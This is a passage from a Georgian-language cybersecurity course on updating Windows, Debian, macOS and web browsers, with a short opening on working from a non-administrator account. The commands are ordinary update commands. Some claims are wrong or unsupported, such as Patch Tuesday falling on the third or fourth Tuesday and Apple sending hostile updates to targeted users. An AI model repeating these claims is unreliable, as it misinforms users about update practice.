სისტემის გასაახლებლად მოძებნეთ Windows Updates შესაბამის ჩანართში და დააჭირეთ Check Now ღილაკს, რომელიც მოძებნის შესაბამის განახლებას და მისი დაყენების საშუალებას მოგცემთ. თუ დააჭერთ ბმულს Update History, დაინახავთ დაყენებულ განახლებებს თავიანთი საიდენტიფიკაციო KB ნომრებით. იმის გასაგებად, თუ ზუსტად რას აკეთებს ყოველი განახლება, Google-ის საშუალებით მოძებნეთ ეს ნომრები.

Windows 10-ის განახლება ძალიან ჰგავს Windows 8.0-ის განახლებას. მიუხედავად იმისა, რომ ფანჯრები ოდნავ განსხვავდება ერთმანეთისაგან, ქმედებები ძალიან ჰგავს ერთმანეთს. თუ განახლებების გამორთვა გინდათ, Defer უჯრა უნდა ჩართოთ.

Windows Criticality and Patch Tuesday - ანუ Windows-ის კრიტიკული განახლების სამშაბათი

ეს ტერმინი დამკვიდრდა, რადგან Microsoft ყოველი თვის მესამე და ხანდახან მეოთხე სამშაბათს უშვებს უსაფრთხოების განახლებებს ჩრდილოეთ ამერიკაში. ამ განახლებების დრო შეიძლება სხვა იყოს მსოფლიოს სხვა კუთხეებში.


ეს ბმული https://docs.microsoft.com/en-us/security-updates/ გადაგიყვანთ Microsoft-ის უსაფრთხოების ბიულეტინებზე, სადაც ბევრ საინტერესო ინფორმაციას იპოვით უახლესი განახლებების და უსაფრთხოების პროგრამების შესახებ. ყოველ ხარვეზს თუ შეცდომას აქვს თავისი CVE ნომერი, რომლის Google-ით მოძებნით

იპოვით ბევრ საინტერესო ინფორმაციას. ასევე, შეგიძლიათ მოძებნოთ, ამ სისუსტის გამოყენება შესაძლებელი თუა და როგორ არის ეს შესაძლებელი. საიტი https://nvd.nist.gov/ იძლევა უახლესი ხარვეზების სიას, ახდენს მათ კლასიფიკაციას საშიშროების მიხედვით და იძლევა მოკლე აღწერას, თუ რის გაკეთება შეუძლიათ ჰაკერებს ამ სისუსტის საშუალებით.


ბოლო დროს Microsoft-მა გადაწყვიტა, რომ გამოეშვა უსაფრთხოების განახლებები უფრო სწრაფად, ანუ როგორც კი მათი შექმნის და შემოწმების პროცესი დამთავრდება. თუმცა ძირითადად განახლებები მაინც თვეში ერთხელ გამოდის.

Secunia Personal Software Inspector - დაგეხმარებათ პროგრამების დროული განახლების გაკეთებაში. Secunia - კიბერუსაფრთხოებაზე მომუშავე კომპანიაა და ნამდვილად კარგი პროდუქტი შექმნეს. თანაც ეს პროდუქტი ღია არქიტექტურისა და უფასოა. მოგვიანებით კომპანიამ სახელი შეიცვალა და Flexera დაირქვა. მათი საიტიც საკმაოდ შეიცვალა, თუმცა ამ პროგრამის ჩამოტვირთვა ბევრი ადგილიდან შეიძლება, მათ შორის https://download.cnet.com/Secunia-Personal-Software-Inspector/3000-2162_4-10717855.html,

ინსტალაცია მარტივია, გამოსულ ფანჯარაში აარჩიეთ Download updates automatically, but let me chose whether to update.



პროგრამას რომ აამუშავებთ, დაიწყებს პროგრამების სკანირებას, ამან შეიძლება დრო წაიღოს, განსაკუთრებით, თუ ბევრი პროგრამაა დაყენებული კომპიუტერზე. თუ პროგრამა არ გპასუხობთ, ცოტა ხანი თავი დაანებეთ, რადგან ალბათ სკანირების პროცესშია. ამ პროგრამას განახლებების ჩამოსატვირთად ინტერნეტთან კავშირიც სჭირდება.




Settings დაგეხმარებათ, რომ დააყენოთ რამდენიმე პარამეტრი. მარჯვნივ თუ დააჭერთ პროგრამის სახელზე, შესაძლებელი იქნება პროგრამის განახლებაზე უარის თქმა, ან განახლების დეტალების ნახვა. აქვე თუ დააჭერთ More Information-ს, პროგრამა გახსნის ბრაუზერს და გიჩვენებთ, რა განახლების დაყენებას აპირებს და ნახავთ რამდენად კრიტიკულია ეს განახლება. თუ პროგრამა არ ჩანს, პროგრამების სიაში შეგიძლიათ დაამატოთ ფანჯრის ზედა მარჯვენა კუთხეში მოთავსებული ბმულის საშუალებით Add Program. ასევე, შეგიძლიათ თავიდან დაასკანიროთ სისტემა, ფანჯრის ზედა სტრიქონში პროგრამა გაჩვენებთ, სისტემის რამდენი პროცენტია განახლებული.

არსებობს სხვა პროგრამებიც AppUpdater, FileHipo App Manager, Ninite, Software informer client, Software Update Monitor (SUMo Lite), Hemidal Free, Dumo (რომელიც მხოლოდ დრაივერებს განაახლებს), ასევე, არსებობს პროგრამული პაკეტი სხვადასხვა კიბერუსაფრთხოების კომპანიებისაგან, ეს პაკეტები შეიცავენ, როგორც ანტივირუსულ პროგრამებს, ისე პროგრამების და დრივერების განახლების და კომპიუტერის გაწმენდის პროგრამებს, ამის მაგალითია Bit Defender. ცოტა ხანში ალბათ ყველა კარგ ანტივირუსს სტანდარტულად ექნება ასეთი თვისება ჩამონტაჟებული.

Debian –ის განახლება

განახლების ზუსტი პროცედურები დამოკიდებულია დებიანის ვერსიაზე და მისგან შექმნილ სისტემაზე. ეს ბმული https://www.debian.org/derivatives/ გადაგიყვანთ საიტზე, რომელიც აღწერს ამ სისტემაზე დაფუძნებულ სხვადასხვა სისტემებს.

საზოგადოდ, ეს პროექტი ძალიან კარგად აკეთებს განახლებას. მათთვის მნიშვნელოვანია საჯაროობა. განახლება ხდება შეცდომის აღმოჩენიდან საკმაოდ სწრაფად. ეს https://www.debian.org/security/ ვებგვერდი აღწერს უსაფრთხოებას და გაძლევთ სხვადასხვა სისუსტისა თუ შეცდომის აღწერას, მათი გამოყენების მაგალითებს და იძლევა განახლების პროგრამულ კოდს. Debian-ში DPKG არის პროგრამული პაკეტების მენეჯერი. ეს არის ყველაზე საბაზისო ბრძანება, რომელზეც ბევრი სხვა ბრძანება და ფუნქცია ეფუძნება. ამ ბრძანების საშუალებით შეგიძლიათ დააყენოთ ანდა წაშალოთ პროგრამა, ასევე ეკრანზე გამოიტანოთ ინფორმაცია პროგრამული პაკეტების შესახებ.



ასევე, არსებობს Advanced Packaging Tool (APT) – ეს ბრძანება წარმოადგენს DPKG-ს გაუმჯობესებას მომხმარებლებისათვის. მისი გამოყენება რომელიმე პროგრამული პაკეტის დასაყენებლად ასე ხდება:


sudo apt-get install xxxxxx

სადაც xxxxx პაკეტის სახელია. სისტემა პაკეტს დააყენებს, თუ ეს პაკეტი არსებობს პროგრამების კრებულში (Repository).

ასევე, არსებობს ბრძანება Aptitude, რომელიც APT-ს გაუმჯობესებული ვერსიაა. მისი საშუალებით პროგრამული პაკეტის დაყენება ხდება ასე:

sudo aptitude install xxxxxx

სადაც xxxxx პაკეტის სახელია, სისტემა დააყენებს პაკეტს, თუ ეს პაკეტი არსებობს პროგრამების კრებულში (Repository).



განახლებებისათვის კი უნდა აკრიფოთ

sudo apt-get update && sudo apt-get dist-upgrade

sudo apt-get update - განაახლებს პროგრამებს, ანუ მოახდენს ინდექს ფაილების სინქრონიზებას ფაილებთან, რომლებიც მოთავსებული არიან გარკვეულ ადგილას. ეს მისამართია etc/apt/sources.list. ამ მისამართზე მოთავსებული ფაილების დასათვალიერებლად აკრიფეთ:

cat etc/apt/sources.list

ეს ბრძანება ჯერ შეამოწმებს, რომ პაკეტები განახლებულია, სანამ მათ გაუმჯობესებებს (Upgrade) ჩამოტვირთავს და დააყენებს.

sudo apt-get update && sudo apt upgrade

ეს ბრძანება აკეთებს ორივეს, ჯერ აყენებს განახლებებს და მერე აყენებს გაუმჯობესებებს. ახლა განვიხილოთ, რა განსხვავებაა ამ ბრძანებასა და

sudo apt-get update && sudo apt-get dist-upgrade


ბრძანება:

Upgrade - აყენებს უკვე დაყენებული პროგრამების ბოლო ვერსიებს. იგი არ წაშლის და არ დაამატებს რომელიმე პაკეტს, უბრალოდ განაახლებს არსებულ პაკეტებს.

dist-upgrade - აანალიზებს პროგრამულ პაკეტებს და მათ შორის კონფლიქტებს. შესაბამისად, გააუმჯობესებს უფრო მნიშვნელოვან პაკეტებს უმნიშვნელო პაკეტების ხარჯზე. ამგვარად, მან შეიძლება წაშალოს კიდეც რაღაც პროგრამები.

ასევე apt-get შეიძლება ჩაანაცვლოთ Aptitude-ით, იგივე შედეგს მიიღებთ.

არსებობს გრაფიკულ ინტერფეისიანი პაკეტების მენეჯერები. მაგალითად, Synaptic Package Manager.



შესაძლებელია დააყენოთ ავტომატური განახლება, განსაკუთრებით კი უსაფრთხოებასთან დაკავშირებული განახლებებისათვის. ამის გაკეთების სხვადასხვა მეთოდი არსებობს. ბმული https://help.ubuntu.com/community/AutomaticSecurityUpdates გადაგიყვანთ გვერდზე, რომელიც დაგეხმარებათ განახლებების ავტომატიზაციაში. ძირითადად 4 მეთოდი არსებობს

მაგალითად, sudo apt-get install unattended-upgrades ბრძანება დააყენებს unattended-upgrades პაკეტს, ამის შემდეგ უნდა შეცვალოთ 10periodic ფაილი; ამისათვის აკრიფეთ kdesudo gedit /etc/apt/apt.conf.d/10periodic, რომელშიც უნდა ჩაწეროთ

```
APT::Periodic::Update-Package-Lists "1";
APT::Periodic::Download-Upgradeable-Packages "1";
APT::Periodic::AutocleanInterval "7";
APT::Periodic::Unattended-Upgrade "1";
```

ასევე, უნდა შეცვალოთ ფაილი 50unattended-upgrades. ამისათვის გამოიყენეთ ბრძანება

kdesudo gedit /etc/apt/apt.conf.d/50unattended-upgrades

აკრიფეთ ადმინისტრატორის პაროლი და გამოსულ ტექსტში მოძებნეთ:

„o=Debian, n=jessie, l=Debian-security";

წაშალეთ ამ სტრიქონის წინ მოთავსებული ორი // სიმბოლო და ჩაწერეთ ფაილი.

```
//     site          (eg, "http.debian.net")
// The available values on the system are printed by the command
// "apt-cache policy", and can be debugged by running
// "unattended-upgrades -d" and looking at the log file.
//
// Within lines unattended-upgrades allows 2 macros whose values are
// derived from /etc/debian_version:
//   ${distro_id}            Installed origin.
//   ${distro_codename}      Installed codename (eg, "jessie")
Unattended-Upgrade::Origins-Pattern {
        // Codename based matching:
        // This will follow the migration of a release through different
        // archives (e.g. from testing to stable and later oldstable).
//      "o=Debian,n=jessie";
//      "o=Debian,n=jessie-updates";
//      "o=Debian,n=jessie-proposed-updates";
      "o=Debian,n=jessie,l=Debian-Security";

        // Archive or Suite based matching:
        // Note that this will silently match a different release after
        // migration to the specified archive (e.g. testing becomes the
        // new stable).
//      "o=Debian,a=stable";
```

ამის შემდეგ სისტემის უსაფრთხოების შესაბამისი განახლებები ავტომატურად ჩამოიტვირთება.

MAC -ის განახლება

MAC - რეგულარულად აახლებს თავის სიტემებს. მათი ვებსაიტი https://support.apple.com/en-us/HT201222 კარგად განსაზღვრავს ყოველ განახლებას. განახლებები კლასიფიცირდება CVE ნომრებით, რომლებიც შეგიძლიათ Google-ში მოძებნოთ ან მოძებნოთ National Vulnerability Database-ში ან cvi.Mitre.org-ზე, ისევე, როგორც ეს ზემოთ Windows-სათვის გავაკეთეთ.


OSX - განაახლებს არა მარტო სისტემას, არამედ Apple App Stor-დან ჩამოტვირთულ პროგრამებსაც. თანაც ამის ავტომატურად გაკეთებაც შეიძლება. ამისათვის დააჭირეთ ვაშლის სიმბოლოს ეკრანის მარცხენა ზედა კუთხეში და აამუშავეთ system preferences->Appstore.

გააქტიურეთ, Install app updates და install OS X Updates, რის შემდეგ სისტემა ამ განახლებებს ავტომატურად ჩამოტვირთავს. თუ დააჭერთ Check Now ღილაკს, სისტემა შეამოწმებს დროის ამ მომენტისათვის გამოსულ უახლეს განახლებებს და გეტყვით, უკვე დაყენებული გაქვთ თუ არა და თუ არა - შემოგთავაზებთ, რომ დააყენოთ.

დაწვრილებითი ინფორმაციისათვის ეს ვებგვერდი https://www.igeeksblog.com/how-to-turn-off-auto-updates-on-mac/ გამოიყენეთ.

არცერთი პროგრამა, რომელიც Apple App Store-იდან არ არის ჩამოტვირთული, არ განახლდება. მათი განახლება ან სათითაოდ ხელით უნდა გააკეთოთ, ან გამოიყენოთ ავტომატიზების პროგრამები. ერთ-ერთი ასეთი პროგრამაა Macupdate. ამ პროგრამის ჩამოტვირთვა შეგიძლიათ აქედან https://www.macupdate.com/; არ არის იდეალური პროგრამა და პატარა შეცდომებიც ახასიათებს, მაგრამ ამაზე უკეთესი ჯერჯერობით ვერ ვიპოვეთ.

რადგან ამ კურსს კითხულობთ, ალბათ გინდათ სხვადასხვა პროგრამების დაყენება, რომელებიც Apple-მა არ შეიყვანა თავის App Store-ში. ამ პროგრამების გასაახლებლად და პაკეტების მენეჯმენტისათვის საუკეთესო პროგრამაა Brew, რომელსაც ამ ვებგვერდიდან https://brew.sh/ ჩამოტვირთავთ. ეს საიტი გაძლევთ სტრიქონებს, რომლების ასლიც უნდა ჩასვათ ტერმინალში და აამუშოათ. სისტემა დააყენებს Brews-ს. გაითვალისწინეთ, რომ ამის გასაკეთებლად ადმინისტრატორის უფლებები დაგჭირდებათ. ეს პროგრამა ტერმინალში მუშაობს და არ აქვს გრაფიკული ინტერფეისი. თუ ტერმინალში აკრიფავთ Brew Help, გამოგიტანთ პროგრამის ფუნქციების აღწერას და განმარტებებს, თუ როგორ უნდა აკრიფოთ ბრძანებები.



მაგალითად, Brew Search nmap ბრძანება მოძებნის nmap პროგრამულ პაკეტს, Brew install nmap კი დააყენებს ამ პაკეტს. Brew update შეამოწმებს, რომ პროგრამული პაკეტები განახლებულია. ასევე, brew outdated გაჩვენებთ, თუ რომელიმე პაკეტი დაძველდა და განახლება სჭირდება. Brue Upgrade გააუმჯობესებს პროგრამებს და დააყენებს მათ ბოლო ვერსიებს. ან თუ upgrade-ს შემდეგ აკრიფავთ პროგრამული პაკეტის სახელს, გაუმჯობესდება მხოლოდ ეს პაკეტი, berw list კი გიჩვენებთ დაყენებული პაკეტების სიას.


Firefox ბრაუზერისა და მისი გაფართოებების განახლება.

Firefox-ის განახლება ძალიან მარტივია; ფანჯრის მარჯვენა ზედა სტრიქონში მოთავსებული ე.წ. ჰამბურგერ  მენიუდან დააჭირეთ მენიუს ქვემოთ მოთავსებულ კითხვის ნიშანს; ეკრანზე გამოვა About Firefox ფანჯარა, რომელშიც შესაძლებელია განახლება და შემოწმება - გაქვთ თუ არა ბოლო ვერსია.

თუ განახლება საჭიროა, Firefox გთხოვთ, ჩამოტვირთოთ ახალი ვერსია და შემდეგ გთხოვთ, რომ დააყენოთ ეს ვერსია.

ასევე, კარგი იქნება, თუ განახლების ავტომატურ რეჟიმს ჩავრთავთ. ამისათვის ჰამბურგერ მენიუდან დააჭირეთ Options. ფანჯრის მარჯვენა ნაწილში დააჭირეთ Advanced-ს და აარჩიეთ Update გვერდი. დააყენეთ განახლების


რეჟიმი, როგორც ეს ქვედა სურათზეა მოცემული, ანუ ჩართეთ Automatically install updates (recommended improved security), და ჩართეთ Warn me if this will disable my add-ons.



ეს ფუნქცია გაგაფრთხილებთ, რომ შეიძლება გამოირთოს გარკვეული დამატებები, რადგან ისინი შეიძლება არ განახლდნენ და აღარ იყვნენ თავსებადი Firefox-ის განახლებულ ვერსიასთან. შეგიძლიათ ყოველი განახლებისას შეამოწმოთ, რა განახლებების დაყენება ხდება. ამისთვის ჩართეთ Check for updates, but let me choose whether to install them. ცხადია, ეს უკეთესი ვარიანტია კიბერუსაფრთხოების თვალსაზრისით, მაგრამ ყოველი განახლების შემოწმება დროს მოითხოვს. გააჩნია, რამდენად ენდობით პროგრამასა და მის შემქმნელებს და რამდენად მნიშვნელოვანია კიბერუსაფრთხოება, ღირს კი ამდენი დროის ხარჯვა შემოწმებებზე. ეს არის შეკითხვები, რომელზეც თქვენ უნდა გასცეთ პასუხი.

თუ Show Update History ღილაკს დააჭერთ, ეკრანზე გაიხსნება ახალი ფანჯარა, რომელიც გაჩვენებთ, რა განახლებები იქნა დაყენებული წარსულში.

ძალიან მნიშვნელოვანია, რომ გაფართოებებიც განახლდეს. ამისათვის ჰამბურგერ მანიუდან დააჭირეთ Add-ons. და შემდეგ ფანჯრის მარჯვენა მხარეს მოთავსებული მენიუდან აარჩიეთ Plug-ins ან Extensions. დააჭირეთ ⚙ ღილაკს და გააქტიურეთ Update addons automatically, როგორც ეს ქვედა სურათზეა მოყვანილი. თუ დააჭერთ Check for updates, შეამოწმებს, ყველა გაფართოება და დამატება თუ არის განახლებული.



უფრო დაწვრილებითი ინფორმაციისათვის მისამართების სტრიქონში აკრიფეთ about..support. ბრაუზერი გადაგიყვანთ Firefox-ის ვებსაიტის შესაბამის გვერდზე.

Chrome-ს განახლება

Chrome ყველაფერს ავტომატურად განაახლებს. შესაბამისად, უფრო თუ გამორთავთ რამეს, ვიდრე ჩართავთ. გაფართოებებიც ავტომატურად განახლდება, თუ ისინი შეიცავენ განახლების სერვერის ბმულს. ანუ თუ პროგრამის შემქმნელებმა გაითვალისწინეს, რომ გაფართოებას შეიძლება განახლება დასჭირდეს.

იმის შესამოწმებლად, რომ Chrome-ი განახლებულია, ჰამბურგერ მენიუდან უნდა გადახვიდეთ მენიუზე Help & About, სადაც დაინახავთ Google Chrome is up to date. თუ ეს გააქტიურებულია, მაშინ ყველაფერი წესრიგშია, წინააღმდეგ შემთხვევაში Chrome შეეცდება ჩამოტვირთოს განახლება.

IE და Edge-ს განახლება

ორივე ბრაუზერის განახლება ხდება სისტემის განახლების ფუნქციიდან. მოძებნეთ Windows Update, აამუშავეთ და ფანჯრის მარჯვენა ნაწილში მოთავსებული მენიუდან აამუშავეთ Change Settings. ეკრანზე გამოვა ფანჯარა:

რომელშიც მონიშნეთ ფუნქციები, როგორც ეს სურათზეა მოცემული. ამ შემთხვევაში განახლდება თქვენი IE და Edge.

კიბერუსაფრთხოების თვალსაზრისით არ არის რეკომენდებული არც Internet Explorer, არც Edge და არც Chrome, მაგრამ თუ მაინც იყენებთ, ჯობია ისინი გააახლოთ.

ავტომატური განახლებების ეფექტი სისტემის კონფიდენციალურობაზე

როგორც უკვე აღვნიშნეთ, სისტემების განახლება კარგია უსაფრთხოებისათვის, თუმცა შეიძლება არც ისე კარგი იყოს კონფიდენციალურობისათვის. განსაკუთრებით Windows და Apple-ის შემთხვევაში. საქმე იმაშია, რომ განახლებები შეიძლება დაუკავშირონ სისტემის მყიდველს და ამითი გამოთვალონ ინფორმაცია თქვენ შესახებ. Windows 10 კონფიდენციალურობისათვის ცუდი სისტემაა, Windows 7 da 8 ცოტა უკეთესი, თუმცა ასეთი სისტემების განახლებისათვის ჯობია გამოიყენოთ კავშირის საშუალებები, რომლებიც კონფიდენციალურობას ინარჩუნებენ. მაგალითად, VPN, TOR და სხვა. ამგვარად, როცა განაახლებთ ოპერაციულ სისტემას, ვერ მიაბამენ მას რომელიმე ადგილმდებარეობას ანდა IP მისამართს. ზოგიერთი განახლება შეიძლება მტრულიც კი იყოს, მაგალითად, Apple-ს აქვს საშუალება, რომ მტრული განახლება გაუგზავნოს რომელიმე მომხმარებელს თუ ამის საჭიროება დადგა. ზუსტად როგორ აკეთებენ ამას, არ არის ცნობილი, თუმცა ცნობილია, რომ ასეთი რამის გაკეთება შეუძლიათ. შესაბამისად, ბევრად უფრო უკეთესია გამოიყენოთ ღია არქიტექტურის სისტემები, რომლებიც არ იწერენ, ვინ ჩამოტვირთა სისტემა და არ ამოწმებენ, ვინ იყენებს ამ სისტემებს.

თავი 8. საშიშროებისათვის პრივილეგიების შემცირება

ვირუსები ჩვეულებრივ იყენებენ კომპიუტერთან მუშაობის იმ პრივილეგიებს, რომელსაც იყენებს ინფიცირებული მომხმარებელი ან პროგრამა. შესაბამისად, ჩვეულებრივ სიტუაციებში ადმინისტრატორის ანგარიშით მუშაობა არ არის რეკომენდებული. Linux-ის ტიპის სისტემებში ეს სტანდარტულად ხდება და ადმინისტრატორის ანგარიშით

რამე პროგრამის გასაშვებად sudo ბრძანება გამოიყენება. მომხმარებლები კი იშვიათად იყენებენ ადმინისტრატორის ანგარიშს. Windows-ში კი პირიქით -- ადმინისტრატორის ანგარიში არის სისტემურად ნაგულისხმები და თქვენ უნდა შექმნათ სტანდარტული მომხმარებლის ანგარიში. მიუხედავად სიმარტივისა ასეთი მეთოდი ძალიან ეფექტურია და არ აძლევს საშუალებას ვირუსებს და ჰაკერებს, რომ ადვილად შეაღწიონ სისტემის მნიშვნელოვან ნაწილებში და მიიღონ სრული წვდომა თქვენს კომპიუტერზე და მონაცემებზე.

თუ ჰაკერს შეზღუდული წვდომა აქვს, მოუწევს ანგარიშის ესკალაცია, რაც არ არის ყოველთვის შესაძლებელი, ან შეიძლება არ იცოდეს, როგორ გააკეთოს. შესაბამისად, სტანდარტული მომხმარებლის ანგარიშით მუშაობა ამცირებს შეტევის ფრონტს.

